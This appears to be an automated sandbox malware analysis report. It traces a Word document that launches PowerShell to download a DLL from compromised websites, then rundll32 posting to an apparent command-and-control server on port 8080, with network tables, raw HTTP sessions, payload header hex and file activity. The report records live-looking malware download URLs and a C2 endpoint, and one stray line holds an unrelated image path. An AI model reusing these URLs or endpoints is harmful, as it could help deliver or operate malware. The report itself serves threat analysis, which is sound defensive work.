Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/21/20-22:13:15.856399	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	191.6.208.18	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 21, 2020 22:13:12.560796022 CET	49167	443	192.168.2.22	35.208.182.43

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 21, 2020 22:13:12.692061901 CET	443	49167	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:12.692158937 CET	49167	443	192.168.2.22	35.208.182.43
Dec 21, 2020 22:13:12.704186916 CET	49167	443	192.168.2.22	35.208.182.43
Dec 21, 2020 22:13:12.835093021 CET	443	49167	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:12.835493088 CET	443	49167	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:12.835526943 CET	443	49167	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:12.835624933 CET	49167	443	192.168.2.22	35.208.182.43
Dec 21, 2020 22:13:12.858838081 CET	49167	443	192.168.2.22	35.208.182.43
Dec 21, 2020 22:13:12.860240936 CET	49168	443	192.168.2.22	35.208.182.43
Dec 21, 2020 22:13:12.993155956 CET	443	49167	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:12.994159937 CET	443	49168	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:12.994260073 CET	49168	443	192.168.2.22	35.208.182.43
Dec 21, 2020 22:13:12.994632006 CET	49168	443	192.168.2.22	35.208.182.43
Dec 21, 2020 22:13:13.125109911 CET	443	49168	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:13.125260115 CET	443	49168	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:13.125377893 CET	443	49168	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:13.125458002 CET	49168	443	192.168.2.22	35.208.182.43
Dec 21, 2020 22:13:13.127383947 CET	49168	443	192.168.2.22	35.208.182.43
Dec 21, 2020 22:13:13.257812977 CET	443	49168	35.208.182.43	192.168.2.22
Dec 21, 2020 22:13:15.433027983 CET	49169	80	192.168.2.22	191.6.208.18
Dec 21, 2020 22:13:15.644037008 CET	80	49169	191.6.208.18	192.168.2.22
Dec 21, 2020 22:13:15.644223928 CET	49169	80	192.168.2.22	191.6.208.18
Dec 21, 2020 22:13:15.644448042 CET	49169	80	192.168.2.22	191.6.208.18
Dec 21, 2020 22:13:15.855180979 CET	80	49169	191.6.208.18	192.168.2.22
Dec 21, 2020 22:13:15.856399059 CET	80	49169	191.6.208.18	192.168.2.22
Dec 21, 2020 22:13:15.897656918 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.064846039 CET	49169	80	192.168.2.22	191.6.208.18
Dec 21, 2020 22:13:16.136296034 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.136451006 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.136646986 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.375519991 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421824932 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421868086 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421886921 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421905041 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421916008 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.421921015 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421936989 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421952963 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421953917 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.421964884 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421977997 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.421983004 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.421994925 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.422004938 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.422035933 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.660849094 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.660887957 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.660921097 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.660938025 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661070108 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661088943 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661113977 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.661153078 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.661200047 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661216974 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661232948 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661247969 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661268950 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661269903 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.661287069 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661299944 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.661307096 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661329985 CET	80	49170	186.64.117.145	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 21, 2020 22:13:16.661334038 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.661349058 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661365032 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661387920 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.661425114 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661447048 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661464930 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661482096 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.661493063 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.661515951 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.661613941 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.899832010 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.899863005 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.899876118 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.899892092 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900080919 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.900336027 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900356054 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900418997 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900435925 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.900506973 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900537968 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900578022 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900578976 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.900638103 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.900760889 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900778055 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900796890 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900814056 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900835991 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900840998 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.900852919 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900873899 CET	80	49170	186.64.117.145	192.168.2.22
Dec 21, 2020 22:13:16.900873899 CET	49170	80	192.168.2.22	186.64.117.145
Dec 21, 2020 22:13:16.900892973 CET	80	49170	186.64.117.145	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 21, 2020 22:13:12.406024933 CET	52197	53	192.168.2.22	8.8.8.8
Dec 21, 2020 22:13:12.544753075 CET	53	52197	8.8.8.8	192.168.2.22
Dec 21, 2020 22:13:13.190706968 CET	53099	53	192.168.2.22	8.8.8.8
Dec 21, 2020 22:13:14.192848921 CET	53099	53	192.168.2.22	8.8.8.8
Dec 21, 2020 22:13:15.206845045 CET	53099	53	192.168.2.22	8.8.8.8
Dec 21, 2020 22:13:15.432238102 CET	53	53099	8.8.8.8	192.168.2.22
Dec 21, 2020 22:13:15.864443064 CET	52838	53	192.168.2.22	8.8.8.8
Dec 21, 2020 22:13:15.897011995 CET	53	52838	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 21, 2020 22:13:12.406024933 CET	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	www.isatechnology.com	A (IP address)	IN (0x0001)
Dec 21, 2020 22:13:13.190706968 CET	192.168.2.22	8.8.8.8	0x959b	Standard query (0)	arquivopop.com.br	A (IP address)	IN (0x0001)
Dec 21, 2020 22:13:14.192848921 CET	192.168.2.22	8.8.8.8	0x959b	Standard query (0)	arquivopop.com.br	A (IP address)	IN (0x0001)
Dec 21, 2020 22:13:15.206845045 CET	192.168.2.22	8.8.8.8	0x959b	Standard query (0)	arquivopop.com.br	A (IP address)	IN (0x0001)
Dec 21, 2020 22:13:15.864443064 CET	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	transfersuvan.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 21, 2020 22:13:12.544753075 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	www.isatechnology.com	isatechnology.com		CNAME (Canonical name)	IN (0x0001)
Dec 21, 2020 22:13:12.544753075 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	isatechnology.com		35.208.182.43	A (IP address)	IN (0x0001)
Dec 21, 2020 22:13:15.432238102 CET	8.8.8.8	192.168.2.22	0x959b	No error (0)	arquivopop.com.br		191.6.208.18	A (IP address)	IN (0x0001)
Dec 21, 2020 22:13:15.897011995 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	transfersuvan.com		186.64.117.145	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- arquivopop.com.br
- transfersuvan.com
- 50.116.111.59
  - 50.116.111.59:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	191.6.208.18	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Dec 21, 2020 22:13:15.644448042 CET	2	OUT	GET /index_htm_files/Kxh/ HTTP/1.1 Host: arquivopop.com.br Connection: Keep-Alive
Dec 21, 2020 22:13:15.856399059 CET	2	IN	HTTP/1.1 403 Forbidden Date: Mon, 21 Dec 2020 21:13:15 GMT Server: Apache Content-Length: 380 Keep-Alive: timeout=5, max=500 Connection: Keep-Alive Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 53 65 72 76 65 72 20 75 6e 61 62 6c 65 20 74 6f 20 72 65 61 64 20 68 74 61 63 63 65 73 73 20 66 69 6c 65 2c 20 64 65 6e 79 69 6e 67 20 61 63 63 65 73 73 20 74 6f 20 62 65 20 73 61 66 65 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 33 20 46 6f 72 62 69 64 64 65 6e 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource.Server unable to read htaccess file, denying access to be safe Additionally, a 403 Forbiddenerror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49170	186.64.117.145	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Dec 21, 2020 22:13:16.136646986 CET	3	OUT	GET /wp-admin/OVl/ HTTP/1.1 Host: transfersuvan.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 21, 2020 22:13:16.421824932 CET	4	IN	HTTP/1.1 200 OK Date: Mon, 21 Dec 2020 21:13:16 GMT Server: Apache X-Powered-By: PHP/7.3.25 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 21 Dec 2020 21:13:16 GMT Content-Disposition: attachment; filename="VBPm8FW3p7u5myvvSEb.dll" Content-Transfer-Encoding: binary Set-Cookie: 5fe10fec49af3=1608585196; expires=Mon, 21-Dec-2020 21:14:16 GMT; Max-Age=60; path=/ Strict-Transport-Security: max-age=63072000; includeSubdomains; Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Mon, 21 Dec 2020 21:13:16 GMT Vary: Accept-Encoding Cache-Control: public Keep-Alive: timeout=2, max=1000 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 34 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 45 54 b3 f3 01 35 dd a0 01 35 dd a0 01 35 dd a0 1f 67 48 a0 10 35 dd a0 1f 67 5e a0 64 35 dd a0 1f 67 59 a0 2b 35 dd a0 26 f3 a6 a0 06 35 dd a0 01 35 dc a0 80 35 dd a0 1f 67 57 a0 04 35 dd a0 1f 67 4f a0 00 35 dd a0 1f 67 49 a0 00 35 dd a0 1f 67 4c a0 00 35 dd a0 52 69 63 68 01 35 dd a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9a e7 e0 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 09 00 00 ac 00 00 00 c8 02 00 00 00 00 00 6d 33 00 00 00 10 00 00 00 c0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 05 00 00 0 0 00 00 00 00 05 00 00 00 00 00 00 00 00 b0 03 00 00 04 00 00 9f f6 03 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 ec 00 00 49 00 00 00 a8 e5 00 00 3c 00 00 00 00 20 01 00 d8 6c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 03 00 18 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 dc 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 44 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 57 ab 00 00 00 10 00 00 00 ac 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 29 2d 00 00 00 c0 00 00 00 2e 00 00 00 b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 78 2c 00 00 00 f0 00 00 00 12 00 00 00 de 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 d8 6c 02 00 00 20 01 00 00 Data Ascii: 4000MZ@!L!This program cannot be run in DOS mode.$ET555gH5g^d5gY+5&555gW5gO5gI5gL5Rich5P EL_!m3I< l@D.textW `.rdata)-.@@.datax,@.rsrcl

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49174	50.116.111.59	8080	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Dec 21, 2020 22:14:34.059856892 CET	240	OUT	POST /zikye087/k6io5sui3jj27i90cer/zipbonjrmr/ HTTP/1.1 DNT: 0 Referer: 50.116.111.59/zikye087/k6io5sui3jj27i90cer/zipbonjrmr/ Content-Type: multipart/form-data; boundary=------------qm4wTQVJYgof User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 50.116.111.59:8080 Content-Length: 8420 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Dec 21, 2020 22:14:35.342483997 CET	250	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 21 Dec 2020 21:14:35 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 62 63 34 0d 0a 5b 4f 78 67 1d 8d 4d 4a f3 ad 08 9b ca 31 01 7a 2a ad fb 68 28 15 62 b8 0a 88 90 7b c9 79 7f b6 8f 33 3f cf e2 cb 9e ad 80 ae 7d cb d1 0d 99 42 2e b2 7e e4 7d d6 d9 ec ae ad ae a7 25 fe 3d 91 02 f7 ec 2b 04 23 a7 e2 9c 86 ad 99 a3 87 39 27 91 25 46 86 98 91 ce be 17 0d 73 ff 90 96 6e 32 60 a0 7f 0d 82 03 dd 56 5c 59 6d 69 de b2 b6 c0 ef ab 3a 89 9e b2 e2 f7 fd 65 60 57 d2 6a 70 67 35 f0 93 62 5c a3 85 80 65 f9 83 5c cc 28 42 8f 17 4b 2d 96 ef 69 82 50 77 c3 01 33 36 32 64 91 dd f5 72 72 80 15 01 46 2a 78 98 b8 d9 76 2d 28 d8 73 38 0d ba c0 07 2f 44 2b db 18 2d 15 09 d8 f3 4c ba af b7 12 77 38 a3 d5 18 f0 37 8f ce 2a fc a2 4f c1 0c 36 77 a0 32 f2 3c d2 af d1 0d 12 45 17 3e da 2b a0 a2 81 e3 32 00 d2 04 77 0c 21 11 3e 3f ef 8f e3 ea e5 5d 50 26 a1 d3 56 8a 3e 60 54 ab e3 b3 37 c5 f7 74 08 28 88 ac 90 27 1c af 16 d6 34 fe 08 00 d2 15 3b f7 f1 bc a2 54 7c a2 70 c2 1b 57 f1 f6 a8 61 c4 a0 84 6c f7 58 32 58 9c 04 0e 12 4c 22 a9 98 1a ac cb 1a e1 32 4b 69 b9 4d f0 8a d9 cf af 69 ca 89 62 72 3c de 29 6e 97 0a 91 ed 36 d8 4b f1 15 01 44 3b b6 1d 64 a2 52 ed 65 ea 20 01 5b 9b b4 61 9d cc 59 a6 4c 8d 8e c3 e9 8d 40 d3 60 4c 19 a3 fe af 51 f1 bc c7 7b 6b b6 33 e7 02 fe 5a 74 3b 57 dc 02 5f 5c bd 1e 5b e3 4b 81 b4 af dc cb bd 82 ef 8c e1 2d ac cf 21 16 2e 66 1a 08 34 f7 91 fb f6 31 f3 9d 3a ff 38 d0 f4 80 eb 19 b6 02 49 c8 8e 51 58 7a 7c aa cf e0 7f 44 4c e3 7b ad 24 a5 48 d9 53 70 1a 2f 2d 6d 88 bb ac 37 35 e0 2a b0 b8 f3 3f 2f 22 fd 60 c0 cc f2 b1 ea 20 ef 4d 49 83 ac 8c 34 ca 02 95 e4 ba 59 16 49 97 72 11 de 50 e0 52 9c 07 8c 28 d1 57 6f 6d f9 69 a5 9c e3 20 f3 8f 8f fa 8a bd 20 21 58 e4 27 e8 b7 e8 61 92 35 84 6a c4 9e 71 63 91 cc b8 81 6b 18 39 f7 c4 ca bb 09 53 04 2e 2d 10 3b 8a a1 7c 31 a7 a1 7f 7e c4 6b 0b 25 34 6b 93 d9 64 f8 90 e7 ea e5 f7 f5 04 a3 00 d5 18 f0 40 75 9c 3c 86 97 ee 0e fe d9 54 50 13 d5 cc 71 2b 2b c6 9d 19 d7 f9 49 5a e7 b1 fb 9f bc 63 bf 7b cf 35 51 46 ed 8b 4f 4c 27 fc 68 c4 03 95 af e0 3b e6 19 d7 1b bb f6 50 30 f6 8a a4 68 6c fd ac 39 66 57 e8 30 b0 27 01 87 6a be 28 62 00 e9 83 25 4 f 58 79 f1 17 f9 40 c2 18 ca c3 16 e5 71 60 cc 80 17 b0 b7 42 c2 e0 61 dd a3 d8 e6 0d 0c c7 66 d4 d2 29 c3 fd 6a e0 5d e1 65 1a 31 12 4e 98 d0 1c a6 cb 0f c8 b7 f3 21 f1 60 18 3b 30 f4 9e cb 4b 46 3d 92 45 c8 5f ea 7b b5 c1 0a 0b 17 c4 6f a5 8f 55 bc 8e 85 24 dc 83 37 e3 ac e8 23 3f 8f b2 0c da 7c af ac 82 c3 f6 2d eb 2b 4a b4 2e 6d 75 71 7a b6 24 41 d3 3a cc 1c 4f 71 cc fe 77 e5 7a c7 d7 34 78 06 2f 92 05 b6 73 b3 98 12 a5 05 6a 85 28 36 48 ee 15 f8 b0 7a 27 2c b0 ec 95 47 4b 97 f5 39 10 92 5d 01 1d 9b e3 45 a6 e0 2d b5 41 ce cc 5f 87 72 95 d3 84 17 81 a5 71 62 c5 3f ca 83 f3 1f 9e d6 b0 b0 79 99 f7 b6 0f 20 57 2a 0f 54 25 8c 52 a4 02 53 54 01 4f 75 fd c2 aa f3 7d 22 57 a9 14 2f be 42 b0 fc 57 10 4e 68 5c f9 49 9a db 61 a6 8c 07 02 a4 23 ce 40 87 00 1a 53 b6 ec 89 f0 ed aa f2 56 87 fd 49 fa eb 7d 2a a9 52 de ff 27 ad 80 22 b6 59 c4 61 70 7c 4b f5 bf 48 92 c2 c6 96 08 5b 40 6a 43 db 6e dc 5f 36 85 4a 87 57 84 90 06 62 ef 4f 08 69 c6 30 3d 7c 91 62 25 94 37 2d 1d 9e d7 02 d7 c9 91 d9 43 3a 9e 32 e8 bc 8c 2c 38 3c 73 87 3b 4c c0 e3 6f ed df dd e0 61 9b 46 37 30 32 e1 82 01 a9 d1 49 c3 e2 56 af d6 18 da fb d9 ee f2 9a 77 27 3a ac 0b b0 e5 b3 34 fa 34 26 5e aa eb 76 3f 8d d3 13 34 a5 61 a4 cc cd 08 7a f7 f7 a2 13 8f 3f 03 8a 96 ea 52 13 a9 d5 7a 79 cf 37 ea 22 99 0e 19 ee 7e a0 22 1a 81 4d 3f 57 f2 f2 92 f0 91 cd b5 a5 0e 85 91 db 71 2d 31 b2 18 3d eb 25 bb cd 42 54 67 61 2d 7c d2 ba 53 Data Ascii: bc4[OxgMJ1z*h(b{y3?}B.~}%=+#9'%Fsn2`V\Ymi:e`Wjpg5b\e\(BK-iPw362drrF*xv-(s8/D+-Lw87*O6w2< E>+2w!>?]P&V>`T7t('4;T|pWaIX2XL"2KiMibr<)n6KD;dRe [aYL@`LQ{k3Zt;W_\[K-!.f41:8IQXz|DL{$HSp/-m75*?/"` MI4YIrPR(Womi !X'a5jqck9S.-;|1~k%4kd@u<TPq++IZc{5QFOL'h;P0hl9fW0'j(b%OXy@q`Baf)j]e1N!`;0KF=E_{oU$7#?\|- +J.muqz$A:Oqwz4x/sj(6Hz',GK9]E-A_rqb?y W*T%RSTOu}"W/BWNh\la#@SVI}*R'"Yap|KH[@jCn_6JWbOi0=|b%7-C:2 ,8<s;LoaF702IVw':44&^v?4az?Rzy7"~"M?Wq-1=%BTga-|S

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 2416 Parent PID: 584

General

Start time:	22:12:36
Start date:	21/12/2020
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f9f0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFEE79C4ADC2C2DDA1.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	7FEE9393241	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE93F26B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE9325A04	unknown
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE9325A04	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	7FEE9325A04	unknown
C:\Users\user\AppData\Local\Temp\~DFA4019C8BB2696A64.TMP	success or wait	1	7FEE9319AC0	unknown
C:\Users\user\AppData\Local\Temp\~DFCDEC41E1210838ED.TMP	success or wait	1	7FEE93B5E7B	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
